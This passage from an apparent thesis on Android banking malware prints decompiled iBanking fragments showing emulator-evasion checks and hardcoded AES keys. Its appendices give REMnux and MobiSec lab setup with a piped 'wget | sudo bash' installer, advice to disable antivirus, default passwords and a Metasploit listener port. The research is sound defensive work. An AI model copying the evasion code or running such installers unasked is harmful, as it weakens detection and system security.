Dynamic analysis using Android Emulator doesn't work well for this new sample - the app crashes upon starting. Static analysis shows the malware had improved the code to detect an SDK/VM environment. The below piece of code in onCreate() method shows exactly how this was done:

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  try
  {
    this.jdField_a_of_type_Dc = dc.a(getApplicationContext());
    Object localObject1 = PreferenceManager.getDefaultSharedPreferences(getApplicationContext());
    Object localObject2 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
    if (getResources().getString(2131034115).equals("1"))
      if (!((String)localObject2).equals("000000000000000"))
      {
        localObject5 = (TelephonyManager)getSystemService("phone");
        localObject2 = ((TelephonyManager)localObject5).getLine1Number();
        if ((localObject2 != null) && (!((String)localObject2).toString().trim().isEmpty()))
          break label2507;
        localObject2 = ((TelephonyManager)localObject5).getSubscriberId();
        if ((!((String)localObject2).startsWith("1555521")) && (!c().equals("Android")) &&
        (!((TelephonyManager)getSystemService("phone")).getSimSerialNumber().equals("89014103211118510720")));
      }
      else
```

Figure 27 – iBanking malware Emulator Detection Code

On starting, the malware checks if one of the following condition is true:

a) Device IMEI = 000000000000000

b) Phone number start with 155521

c) Operator is Android

d) Sim Serial Number = 89014103211118510720

These hard coded values are commonly used in Android Emulator and app analysis environments. The app will terminate itself and appear to crash if any of these conditions is true.

4.4.2 AES Encryption

Static analysis shows that sample df1c6dfb6830ba845231af26d80354de.apk protects itself using AES encryption. In order to hide its different resources, this iBanking sample made use of a hardcoded private key (within the app) that encrypted the contents of XML and communication resources. XML included data relating to external resources such as imagery,

but also information relating to the app's settings. Encryption was also applied to the app's communication resources including both URLs and telephone control numbers.

```
import android.content.Context;

public final class cA
{
  private String jdField_a_of_type_JavaLangString = "f9b681dfa702fac1";
  private Cipher jdField_a_of_type_JavaxCryptoCipher;
  private IvParameterSpec jdField_a_of_type_JavaxCryptoSpecIvParameterSpec = new IvParameterSpec(this.jdField_a_of_type_JavaLangString.getBytes());
  private SecretKeySpec jdField_a_of_type_JavaxCryptoSpecSecretKeySpec = new SecretKeySpec(this.b.getBytes(), "AES");
  private String b = "MIIBIjANBgkqhkiG";

  public cA()
  {
    try
    {
      this.jdField_a_of_type_JavaxCryptoCipher = Cipher.getInstance("AES/CBC/NoPadding");
      return;
    }
    catch (NoSuchAlgorithmException localNoSuchAlgorithmException)
    {
      while (true)
        localNoSuchAlgorithmException.printStackTrace();
    }
    catch (NoSuchPaddingException localNoSuchPaddingException)
    {
      while (true)
        localNoSuchPaddingException.printStackTrace();
    }
  }

  public static String a(String paramString)
  {
    StringBuilder localStringBuilder = new StringBuilder();
    char[] arrayOfChar = paramString.toCharArray();
```

Figure 28 – iBanking malware AES Encryption

4.4.3 Code Obfuscation

Another evasion technique that the malware used is code obfuscation.

Obfuscation increased the number of classes to 238, assigning random names to the newly created classes. The old variant (e1b86054468d6ac1274188c0c579ccaf.apk) only has 33 classes.

Obfuscation also replaced all static variable names with meaningless strings and encoded string values. The obfuscator was smart enough to avoid encoding/obfuscating system variables such as "app_name". String encoding was done with a hardcoded, relatively simple function.




Figure 29 – iBanking malware Code Obfuscation

4.5 Chapter Conclusion

In this chapter, static analysis was performed against our malware sample dataset.

During static analysis, we tried reverse engineering malware samples using open source tools and analysed malware functions by inspecting a few main files of Android malware. We statistically compared permissions being requested by all samples in our data set. We also gain a better understanding in regards how does Android banking malware intercept and steal SMS.

During static analysis, we also discovered the evolution in malware coding techniques. This discovery indicated the fast development of the underground economy and level of maturity of Android banking malware. This chapter highlights that temporal evolution of the malware is important aspect of malware analysis.

CHAPTER 5: Conclusion

In the past few years mobile banking has been growing exponentially. Banks are moving online-banking from PC to mobile phone, which provides greater flexibility for both bank customers and at the same creates more opportunities for cybercriminals. Attackers have been releasing malware for PCs, but now there are attackers who are now targeting smartphones especially Android OS. In this thesis, we investigated a particular group of Android malware which is designed to target banks and financial institutions.

We firstly presented a framework to symmetrically analyse the collected malware samples. The framework consists of malware life cycle analysis, behavioural analysis and static analysis.

Before conducting the analysis, we presented literature review and background knowledge of PC malware, Android malware and malware families. We also presented two main malware analysis types: behaviour and static analysis, followed by how the malware analysis laboratory is set up.

In Chapter 3, manual and automated dynamic analysis was performed against collected malware sample dataset. Observations of malware behaviour have been statistically analysed.

Below are the observations:

- Most samples in the dataset works in tandem with the traditional PC/Windows malware, aiming to steal the second factor passed via mobile phone, which could be later used to complete fraudulent transactions
- All samples requested permissions for SMS functions, which was used by many financial institutions to deliver their second-factor to authenticate an electronic funds transfer. Permissions to access personal information, network, phone calls and storage are also heavily required from the samples.
- All sample Android banking malware started with targeting one region then spread globally.
- All samples has similar behaviour when executed, as broadcast-receivers and started-services are the two services that all sample malware manipulate.

To gain better and deeper understanding of Android banking malware, we performed static analysis in Chapter 4 and presented the analysis results. We also managed to discover a temporal evolution of a particular Android banking malware family.

Main observations from static analyses are:

- All of the samples in our dataset request permission to monitor, record or perform processing on incoming SMS (RECEIVE_SMS).
- All samples require either SEND_SMS permission (89.19%) or INTERNET permission (86.49%). or both.
- Android banking malware have been examining fast anti-reversing techniques and evasion from these techniques have been added to newer versions to gain higher penetration rate and create additional barrier for forensic analysis.

In this thesis, we analysed all malware sample in our dataset by adopting proposed framework for systematic analysis of Android Banking Malware (FAM). FAM can standardise Android banking malware analysis process to achieve quick understanding of malware behaviour and minimize the possible harm caused by new type of malware by employing mitigation controls.

FAM can also help to improve antimalware system from our obseration. By analysing a larger banking malware data set and also a large genuine banking app data set, we can analytically analyse and compare the results from FAM. The results can help to discover the pattern of android banking malware behaviour and the services that android malware usually starts on the infected device, which can be further used to improve antimalware system for better malware detection and identification.

5.1 Future Work

Since mobile banking malware is a fairly new topic, this thesis mainly focussed on understanding the malicious behaviour and functions which were also validated using our proposed FAM. When we analyse Android banking malware in FAM, significant manual analysis was performed to understand malware code and configuration. One opportunity for future work is to optimize and automate FAM, so that Android banking malware analysis can be performed both more quickly and by people with minimal coding experience.

As demonstrated in this thesis, Android banking malware is an evolving field, and so future work will include enhancing and improving FAM, and ongoing analysis to monitor the evolution of Android banking malware.

Further analysis of samples by FAM will enable future work on development of a system to automatically detect and validate banking malware on Android operating system.

Appendix A

REMnux: A Linux Toolkit for Reverse-Engineering and Analyzing Malware[77]

REMnux® is a free Linux toolkit for assisting malware analysts with reverse-engineering malicious software. It strives to make it easier for forensic investigators and incident responders to start using the variety of freely-available tools that can examine malware, yet might be difficult to locate or set up.

The heart of the REMnux® project is the REMnux Linux distribution based on Ubuntu. This lightweight distribution incorporates many tools for analysing Windows and Linux malware, examining browser-based threats such as obfuscated JavaScript, exploring suspicious document files and taking apart other malicious artefacts. Investigators can also use the distribution to intercept suspicious network traffic in an isolated lab when performing behavioural malware analysis.

Download the REMnux Virtual Appliance

The simplest way to get the distribution is to download the REMnux virtual appliance file in the OVA format.

The file is around 2GB in size; its SHA-256 hash is C26BE9831CA414F5A4D908D793E0B8934470B3887C48CFE82F86943236968AE6.

Be sure to only download the OVA file from the link off this official REMnux website and validate that the file's hash matches the one above. Note that Internet Explorer or Edge browsers might rename the OVA file to have the .tar extension; if this happens, simply rename the file to have the .ova extension.

You'll need to install virtualization software such as VMware Workstation Player, VMware Workstation Pro, VMware Fusion and VirtualBox prior to using the REMnux virtual appliance.

Import the REMnux Virtual Appliance

Once you've downloaded the REMnux OVA file, import it into your virtualization software, then start the virtual machine. For step-by-step instructions for importing the virtual appliance, take a look at the VirtualBox screenshot and VMware Workstation screenshot slideshows.

There is no need to extract contents of the OVA file manually before importing it. Simply load the OVA file into your virtualization software to begin the import. If you attempt to extract OVA file's contents and try importing the embedded OVF file in VirtualBox, you will likely encounter an error, such as "could not verify the content of REMnux.mf against the available files, unsupported digest type."

If importing into QEMU, extract contents of the OVA file and run the qemu-img command like this:

tar xvf remnux-6.0-ova-public.ova

qemu-img convert -O qcow2 REMnuxV6-disk1.vmdk remnux.qcow2

In all cases, once you boot up the imported virtual machine, it will automatically log you into the system using the user named “remnux”. The user’s password is “malware”; you might need to specify it when performing privileged operations.

After booting into the virtual appliance, run the update-remnux full command on REMnux to update its software. This will allow you to benefit from any enhancements introduced after the virtual appliance has been packaged. Your system needs to have Internet access for this to work.

Install REMnux on an Existing System

As an alternative to downloading the virtual appliance, you can run the REMnux installation script on an existing Ubuntu 14.04 64-bit system. This allows you to install REMnux on a physical host or a virtual machine. You can use this method to add REMnux software and settings to a brand new system or to the host you’ve been using for a while. SIFT Workstation users can utilize this approach to combine SIFT and REMnux into a single system.

If you’d like to build a REMnux system from scratch, use the Ubuntu 14.04 64-bit minimal ISO as the starting point. If building a virtual machine, allocate at least 1GB of RAM and 25GB disk (more recommended). When going through the Ubuntu installer, consider creating the user named “remnux” with the password “malware”, though any credentials will work. For step-by-step instructions, see the screenshots of the Ubuntu installation steps.

Once you’ve logged into the newly-built or existing system compatible with REMnux, run the following command to install the REMnux distribution:

wget --quiet -O - https://remnux.org/get-remnux.sh | sudo bash

This installation script will configure your system and download and install the necessary software without asking you any questions. It requires Internet access to accomplish this. The installer will run for approximately 45 minutes, depending on the strength of your system and the speed of your Internet connection.

A handful of people running the installation script within virtual machines noticed that the antivirus tool installed on their underlying host flagged some REMnux packages as malicious and blocked their download. This is a false alarm. However, if you encounter this, you might need to disable the host’s anivirus tool while running the script or whitelist the offending files or URLs to avoid getting them blocked.

Connecting the REMnux Virtual Appliance to the Internet

The REMnux virtual appliance is initially configured to use the “NAT” mode, so it can connect to the Internet through the host on which it is running. This way, if your underlying host has Internet connectivity, REMnux should be able to access the Internet as well. You can isolate REMnux within your lab by configuring the virtual appliance to use a “host only” network. After switching networks, run the renew-dhcp command in REMnux to refresh its network settings.

Some of the REMnux tools are designed to run in an isolated laboratory environment, so you can perform behavioural analysis of malicious software running in the lab. In this case, configure REMnux use a virtual network without Internet connectivity. Other tools are designed to allow you to explore suspicious websites and interact with online resources; REMnux will need to be connected to an Internet-accessible network when performing these tasks.

Installing Virtualization Tools on REMnux

When running REMnux on a VMware platform, it's usually a good idea to install VMware Tools within the virtual machine. This will allow the REMnux screen resolution to automatically adjust to match your monitor's geometry. It will also provide some additional enhancements, such as the opportunity to share clipboard contents across your underlying host and the virtual machine.

When running REMnux on VMware Workstation, Player or ESX, the simplest way to install VMware Tools using the open VM tools package by running the following command on REMnux, assuming it's connected to the Internet:

sudo apt-get install open-vm-tools-desktop

On VMware Fusion, the best approach is to install proprietary VMware Tools. To do this, activate the VMware Tools installation via Virtual Machine > Install VMware Tools, then run the command sudo install-vmware-tools on REMnux. You can install VMware Tools this way on VMware Workstation and Player as well. For additional details, see the VMware article on this topic.

Please note that if you wish to use the shared folders feature of VMware, you will need to install proprietary VMware Tools with several adjustments to compensate for a compatibility issue between VMware Tools and the Ubuntu-supplied Linux kernel. These steps are described in an article devoted to this topic. A more practical option for transferring files in and out of REMnux might be to use SFTP through the installed SSH server (sshd start) instead of using shared folders.

If using VirtualBox, consider installing Guest Additions software. To accomplish this, first shut down the REMnux virtual machine, then use the VirtalBox menu Devices > Insert guest additions CD image, and then start up the VM. Mount the virtual CD containing Guest Additions software like this and reboot:

sudo mount /dev/sr0 /mnt/cdrom

sudo /mnt/cdrom/VBoxLinuxAdditions.*

Updating Your REMnux System

To update REMnux after connecting your system to the Internet, simply run the update-remnux command. This tool will update the software that comprises the REMnux distribution, which includes the applications installed from standard Ubuntu and the REMnux-specific repository. The updater will also install any tools added to the distribution after your last update.

Appendix B

MobiSec - Mobile security testing live environment [78]

The MobiSec Live Environment Mobile Testing Framework project is a live environment for testing mobile environments, including devices, applications, and supporting infrastructure. The purpose is to provide attackers and defenders the ability to test their mobile environments to identify design weaknesses and vulnerabilities. The MobiSec Live Environment provides a single environment for testers to leverage the best of all available open source mobile testing tools, as well as the ability to install additional tools and platforms, that will aid the penetration tester through the testing process as the environment is structured and organized based on an industry¬ ‐ proven testing framework. Using a live environment provides penetration testers the ability to boot the MobiSec Live Environment on any Intel-¬based system from a DVD or USB flash drive, or run the test environment within a virtual machine.

DVD Installation Instructions

Once the ISO file is downloaded, the user will need to burn it to a DVD. The method and steps for burning a DVD differs depending on the operating system. The link below provides instructions on how to burn a DVD using Mac, Windows, and Ubuntu operating systems.

https://help.ubuntu.com/community/BurningIsoHowto

From our own experience on burning DVDs on Mac OSX, we have discovered that using the hdiutil command line utility works well if there are issues using Mac OSX Disk Utility. Instructions on using this command line utility can be found at the link below.

http://developer.apple.com/library/mac/#documentation/Darwin/Reference/ManPages/man1/hdiutil.1.html

Once the DVD has been successfully burned, insert the DVD into the computer to be used for testing, and boot the computer. Be sure to either configure the BIOS to have the computer attempt to boot from the CD/DVD player before booting from the hard disk, or press the appropriate key sequence during boot up to present the boot manager window. On a typical Intel computer, pressing the F12 key during boot up will present a Boot Manager, which then provides the ability to select and boot from the CD/DVD drive. On an Intel-¬ ‐ based Mac computer, pressing the option key during startup will present the Startup Manager, which then provides the option to boot from the CD/DVD volume.

USB Installation Instructions

Once the ISO file is downloaded, the user will need to burn it to a USB. It is recommended to use the UNetbootin software to create the bootable Live USB for the Ubuntu operating system. UNetbootin is free and is available for Windows, Mac, and Linux. Use the links below to download and install UNetbootin, and then for creating a live USB bootable drive.

Download & Install:

http://unetbootin.sourceforge.net/

Create live USB drive:

http://sourceforge.net/apps/trac/unetbootin/wiki/guide

Once the live USB drive has been successfully created, insert the USB flash drive into the USB port on the computer to be used for testing, and boot the computer. Be sure to either configure the BIOS to have the computer attempt to boot from the USB flash drive before booting from the hard disk, or press the appropriate key sequence during boot up to present the boot manager window. On a typical Intel computer, pressing the F12 key during boot up will present a Boot Manager, which then provides the ability to select and boot from the USB drive. On an Intel-¬ ‑ based Mac computer, pressing the option key during startup will present the Startup Manager, which then provides the option to boot from the USB volume.

Virtual Machine Installation Instructions

Once the ISO file is downloaded, the user can create a virtual machine using either VMWare's VMPlayer, or Virtual Box. Other virtual machine software may also work. Use one of the links below to download and install the desired virtual machine software

VMPlayer:

http://downloads.vmware.com/d/info/desktop_end_user_computing/vmware_player/4_0

Virtual Box:

https://www.virtualbox.org/wiki/Downloads https://www.virtualbox.org/manual/UserManual.html

Once the desired virtual machine software is installed, use one of the links below for instructions on creating a virtual machine.

VMPlayer:

http://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=1002

Virtual Box:

http://www.virtualbox.org/manual/ch01.html#idp7595344

Virtual Machine Configuration Settings

The following configuration settings are recommended for installation of MobiSec onto a virtual machine:

- Processor: 1 CPU
- Memory: 2GB
- Hard Disk Size: 15GB
- CD/DVD: Use disc image MobiSec-¬ ‑ #.#.#.iso
- Bridged Network (preferred)

Once the virtual machine is created, it is recommended that the MobiSec Live Environment be installed on the virtual machine's hard disk, which provides the ability to permanently retain updates configuration changes, and any additional tools installed by the user.

Persistent Installation

MobiSec offers two different methods of installation. Both of these are performed in the same way, the difference is the destination of the installation. When the system is booted, an installation icon will appear on the desktop. This icon launches the installation program. Depending on if MobiSec has been launched within a VM or from a DVD/USB drive, the installation will target the virtual environment or the base computer system.

Installation Instructions

Open a terminal window and enter the following commands:

cd ~/Desktop

sudo chmod +x ubiquity-gtkui.desktop

Close the terminal window and then double-¬ ‐ click on the Install RELEASE icon to install MobiSec permanently onto the virtual machine's hard disk. Follow the install instructions, basically using the defaults. For the username and password, we recommend using mobisec:mobisec, with computer name of mobisec-¬ ‐ desktop (the default).

Once the installation is completed, the computer or virtual machine will need to be rebooted. Any updates, modifications, or new tool installations should be persistent going forward.

Firewall Configuration "How To" Instructions

1. Select System --> Administration --> Firewall configuration to start the firewall GUI
2. When prompted for the administrative password type in "mobisec"
3. To create a new firewall rule click on the "Add" button within the firewall GUI
4. When the Add Rule dialog box appears click on the "Simple" tab to add a firewall rule
5. Let's create a rule to allow connections to a Metasploit listener on port 4444
6. Leave the first drop down box as "Allow", leave the second drop down box as "In", leave the third drop down box as "TCP"
7. In the blank box next to the third drop down box enter "4444" to allow incoming connections to port 4444
8. Click on the "Add" button from the "Add Rule" dialog box to add you new rule Once you've added a new rule you can verify that it is active.

To verify open a terminal window and issue the following command (you can grep for the port number you just added)

sudo iptables -L -n | grep 4444

You should see output from the command similar to the following

ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:4444

You have now opened port 4444 for incoming connections

How to Setup SSH on MobiSec

For most testers, MobiSec will be installed on a VM running on their testing machine, however, I recently came across the need to run MobiSec on an ESXi server, and I don't want to have to use the vSphere client (which only runs on Windows) to access the "console" on the VM. I could setup VNC on MobiSec (maybe an idea for a future blog entry), but my needs today are just for using MobiSec as a BeEF server, and possibly for Metasploit. Neither of these tools require the Ubuntu GUI to setup and launch, so I decided on using SSH to remote access to MobiSec. The problem is, it's not setup for that as it wasn't something I thought of as a need until recently. So I'm including the instructions for setting up SSH using MobiSec v1.1, which is the latest release and is available on Source Forge at http://sourceforge.net/p/mobisec. I'm sure many of you already know how to setup a ssh server on Ubuntu, so these instructions will look familiar, however, there are a couple items to be aware of on MobiSec, so be sure to look through them before you get started.

First, you will need to startup MobiSec and login. Hopefully by now you already know the default username and password is mobisec:mobisec. MobiSec by default comes with the OpenSSH server installed, but, if it's been removed, you can re-install it using apt-get

```
sudo apt-get install openssh-server
```

The next step is to configure the SSH server, but before you do, it's a good idea to make a read-only backup copy of the config file.

```
sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.backup
```

```
sudo chmod a-w /etc/ssh/sshd_config.backup
```

Now you have a backup of the config file, use your favorite editor and edit the SSH server config file as root.

```
sudo vi /etc/ssh/sshd_config
```

The SSH server needs to be configured to not permit root login and to allow only a specific user or users, such as mobisec. If you have added additional users to your MobiSec install, then you may want to add them as well, or instead of the mobisec user.

```
PermitRootLogin no
```

```
AllowUsers mobisec
```

Now it's time to start the ssh server, or restart it if it's already running, to have the changes made to the config file take effect. Let's first check if it's running, which is always good to know how to do.

```
ps -ef | grep sshd
```

Check the output for /usr/sbin/sshd running as root. If it's not running, then you can start it using this command:

sudo /etc/init.d/ssh start

If it's already running, then ssh will need to be restarted using this commend.

sudo /etc/init.d/ssh restart

It is strongly recommended to use SSH keys instead of passwords for remote access, especially if MobiSec is, or will be, accessible on the Internet or even a large internal network. Creating the SSH key pair is performed on your remote (local) machine. It is recommended to create and use RSA (Rivest-Shamir-Adleman) key type as the DSA (Digital Signature Algorithm) key type is considered to be less secure, however, SSH will use either. The key pair must be created on the remote machine that will be connecting via SSH to MobiSec. For Mac OSX and Linux platforms, the key pair is generated using the ssh-keygen command. Firstly, a .ssh folder needs to be created, as this is where the ssh config file and rsa keys will be stored, and should have directory permissions set to be 700 (drwx------). Once the directory is created and permissions set, the key pair can be generated and should be stored in the .ssh directory, and permissions set so that the public key (.pub file) is 644 (-rw-r--r--), and the private key is set to 600 (-rw-------).

mkdir ~/.ssh

chmod 700 ~/.ssh

ssh-keygen -t rsa -f ~/.ssh/ssh_rsakey

chmod 644 ssh_rsakey.pub

chmod 600 ssh_rsakey

If you're using Windows, then it is recommended to use PuttyGen (or similar product) to generate the RSA key pair. Be sure to select RSA protocol 2 (SSH-2 RSA) and use at least 2048 bits to generate the key. For help on generating RSA keys and setting up Putty for SSH, go to the link below. If you use PuttyGen to generate the keys, you will need to export the public key using the Conversion -> Export OpenSSH key function. If you created the key pair using ssh-keygen, then the private key will need to be converted for Putty by using the Conversion -> Import key function in PuttyGen. Be sure to continue reading below as it will provide the details for setting up Putty to connect to MobiSec.

http://theillustratednetwork.mvps.org/Ssh/copSSH-WinSCP-KeyPair.html

Once the key pair is created, you'll need to copy the public key over to MobiSec. Since SSH is up and running, you can connect to MobiSec and copy the file over. But before you can do that, ssh has to be configured on the remote machine. For Mac OSX and Linux, the config file needs to be created and stored in the ~/.ssh folder

vi ~/.ssh/config

To create the config file, you will need the IP address or resolvable hostname of MobiSec. The default port number for SSH is 22. If you need to use a different port number, it must be configured in both sshd_config on MobiSec, and in the config file on the remote machine, which of course need to be the same. To change the port number in the sshd_config on MobiSec, search for Port and

replace the number 22 with the desired port. Don't forget to restart SSH on MobiSec if you change the port number. The config file on the remote machine should look something like this:

```
Host ssh-mobisec
    Hostname <enter IP address of MobiSec here>
    Port     <port number that is configured in sshd_config on MobiSec>
```

Once the config file is ready, connect to MobiSec via SSH using the following syntax:

```
ssh <username>@<hostname>
```

So for our configuration, the command would be:

```
ssh mobisec@ssh-mobisec
```

Enter the password for the mobisec user account (mobisec) and you should then be connected. Before we can copy the public rsa key file, we need to create a folder to store it in. The sshd_config file has a setting for the default location for authorized keys, which should be %h/.ssh/authorized_keys (the %h refers to the home directory of the current user, which for mobisec is /home/mobisec).

```
mkdir ~/.ssh
```

Once the .ssh folder is created, the public rsa key can be copied over to MobiSec using the following syntax:

```
scp <local filename> <username>@<hostname>:<remote directory path/filename>
```

To copy the public key that was just created to the mobisec home directory, the command would be:

```
scp ssh_rsakey.pub mobisec@ssh-mobisec:/home/mobisec/.ssh/authorized_keys
```

Once the rsa public key is copied over to MobiSec, the sshd_config file must be modified to disable password authentication. Edit /etc/ssh/sshd_config and search for #PasswordAuthentication, and replace it with this:

```
PasswordAuthentication no
```

Once the sshd_config file has been modified and saved, ssh must be restarted.

```
sudo /etc/init.d/ssh restart
```

On your remote (local) machine, logout of the current ssh session and attempt to reconnect.

```
logout
```

```
ssh mobisec@ssh-mobisec
```

You should now be logged in via ssh using your RSA key pair and not prompted for a password.

Appendix C

Glossary: basic terminology of the Android platform[79]

The list below defines some of the basic terminology of the Android platform.

.apk file

Android application package file. Each Android application is compiled and packaged in a single file that includes all of the application's code (.dex files), resources, assets, and manifest file. The application package file can have any name but must use the .apk extension. For example: myExampleAppname.apk. For convenience, an application package file is often referred to as an ".apk".

Related: Application.

.dex file

Compiled Android application code file.

Android programs are compiled into .dex (Dalvik Executable) files, which are in turn zipped into a single .apk file on the device. .dex files can be created by automatically translating compiled applications written in the Java programming language.

Action

A description of something that an Intent sender wants done. An action is a string value assigned to an Intent. Action strings can be defined by Android or by a third-party developer. For example, android.intent.action.VIEW for a Web URL, or com.example.rumbler.SHAKE_PHONE for a custom application to vibrate the phone.

Related: Intent.

Activity

A single screen in an application, with supporting Java code, derived from the Activity class. Most commonly, an activity is visibly represented by a full screen window that can receive and handle UI events and perform complex tasks, because of the Window it uses to render its window. Though an Activity is typically full screen, it can also be floating or transparent.

adb

Android Debug Bridge, a command-line debugging application included with the SDK. It provides tools to browse the device, copy tools on the device, and forward ports for debugging. If you are developing in Android Studio, adb is integrated into your development environment. See Android Debug Bridge for more information.

Application

From a component perspective, an Android application consists of one or more activities, services, listeners, and intent receivers. From a source file perspective, an Android application consists of code, resources, assets, and a single manifest. During compilation, these files are packaged in a single file called an application package file (.apk).

Related: .apk, Activity

Canvas

A drawing surface that handles compositing of the actual bits against a Bitmap or Surface object. It has methods for standard computer drawing of bitmaps, lines, circles, rectangles, text, and so on, and is bound to a Bitmap or Surface. Canvas is the simplest, easiest way to draw 2D objects on the screen. However, it does not support hardware acceleration, as OpenGL ES does. The base class is Canvas.

Related: Drawable, OpenGL ES.

Content Provider

A data-abstraction layer that you can use to safely expose your application's data to other applications. A content provider is built on the ContentProvider class, which handles content query strings of a specific format to return data in a specific format. See Content Providers topic for more information.

Related: URI Usage in Android

Dalvik

The Android platform's virtual machine. The Dalvik VM is an interpreter-only virtual machine that executes files in the Dalvik Executable (.dex) format, a format that is optimized for efficient storage and memory-mappable execution. The virtual machine is register-based, and it can run classes compiled by a Java language compiler that have been transformed into its native format using the included "dx" tool. The VM runs on top of Posix-compliant operating systems, which it relies on for underlying functionality (such as threading and low level memory management). The Dalvik core class library is intended to provide a familiar development base for those used to programming with Java Standard Edition, but it is geared specifically to the needs of a small mobile device.

DDMS

Dalvik Debug Monitor Service, a GUI debugging application included with the SDK. It provides screen capture, log dump, and process examination capabilities. If you are developing in Android Studio, DDMS is integrated into your development environment. See Using DDMS to learn more about the program.

Dialog

A floating window that acts as a lightweight form. A dialog can have button controls only and is intended to perform a simple action (such as button choice) and perhaps return a value. A dialog is not intended to persist in the history stack, contain complex layout, or perform complex actions.

Android provides a default simple dialog for you with optional buttons, though you can define your own dialog layout. The base class for dialogs is Dialog.

Related: Activity.

Drawable

A compiled visual resource that can be used as a background, title, or other part of the screen. A drawable is typically loaded into another UI element, for example as a background image. A drawable is not able to receive events, but does assign various other properties such as "state" and scheduling, to enable subclasses such as animation objects or image libraries. Many drawable objects are loaded from drawable resource files — xml or bitmap files that describe the image. Drawable resources are compiled into subclasses of android.graphics.drawable. For more information about drawables and other resources, see Resources.

Related: Resources, Canvas

Intent

An message object that you can use to launch or communicate with other applications/activities asynchronously. An Intent object is an instance of Intent. It includes several criteria fields that you can supply, to determine what application/activity receives the Intent and what the receiver does when handling the Intent. Available criteria include include the desired action, a category, a data string, the MIME type of the data, a handling class, and others. An application sends an Intent to the Android system, rather than sending it directly to another application/activity. The application can send the Intent to a single target application or it can send it as a broadcast, which can in turn be handled by multiple applications sequentially. The Android system is responsible for resolving the best-available receiver for each Intent, based on the criteria supplied in the Intent and the Intent Filters defined by other applications. For more information, see Intents and Intent Filters.

Related: Intent Filter, Broadcast Receiver.

Intent Filter

A filter object that an application declares in its manifest file, to tell the system what types of Intents each of its components is willing to accept and with what criteria. Through an intent filter, an application can express interest in specific data types, Intent actions, URI formats, and so on. When resolving an Intent, the system evaluates all of the available intent filters in all applications and passes the Intent to the application/activity that best matches the Intent and criteria. For more information, see Intents and Intent Filters.

Related: Intent, Broadcast Receiver.

Broadcast Receiver

An application class that listens for Intents that are broadcast, rather than being sent to a single target application/activity. The system delivers a broadcast Intent to all interested broadcast receivers, which handle the Intent sequentially.

Related: Intent, Intent Filter.

Layout Resource

An XML file that describes the layout of an Activity screen.

Related: Resources

Manifest File

An XML file that each application must define, to describe the application's package name, version, components (activities, intent filters, services), imported libraries, and describes the various activities, and so on. See The AndroidManifest.xml File for complete information.

Nine-patch / 9-patch / Ninepatch image

A resizeable bitmap resource that can be used for backgrounds or other images on the device. See Nine-Patch Stretchable Image for more information.

Related: Resources.

OpenGL ES

Android provides OpenGL ES libraries that you can use for fast, complex 3D images. It is harder to use than a Canvas object, but better for 3D objects. The android.opengl and javax.microedition.khronos.opengles packages expose OpenGL ES functionality.

Related: Canvas, Surface

Resources

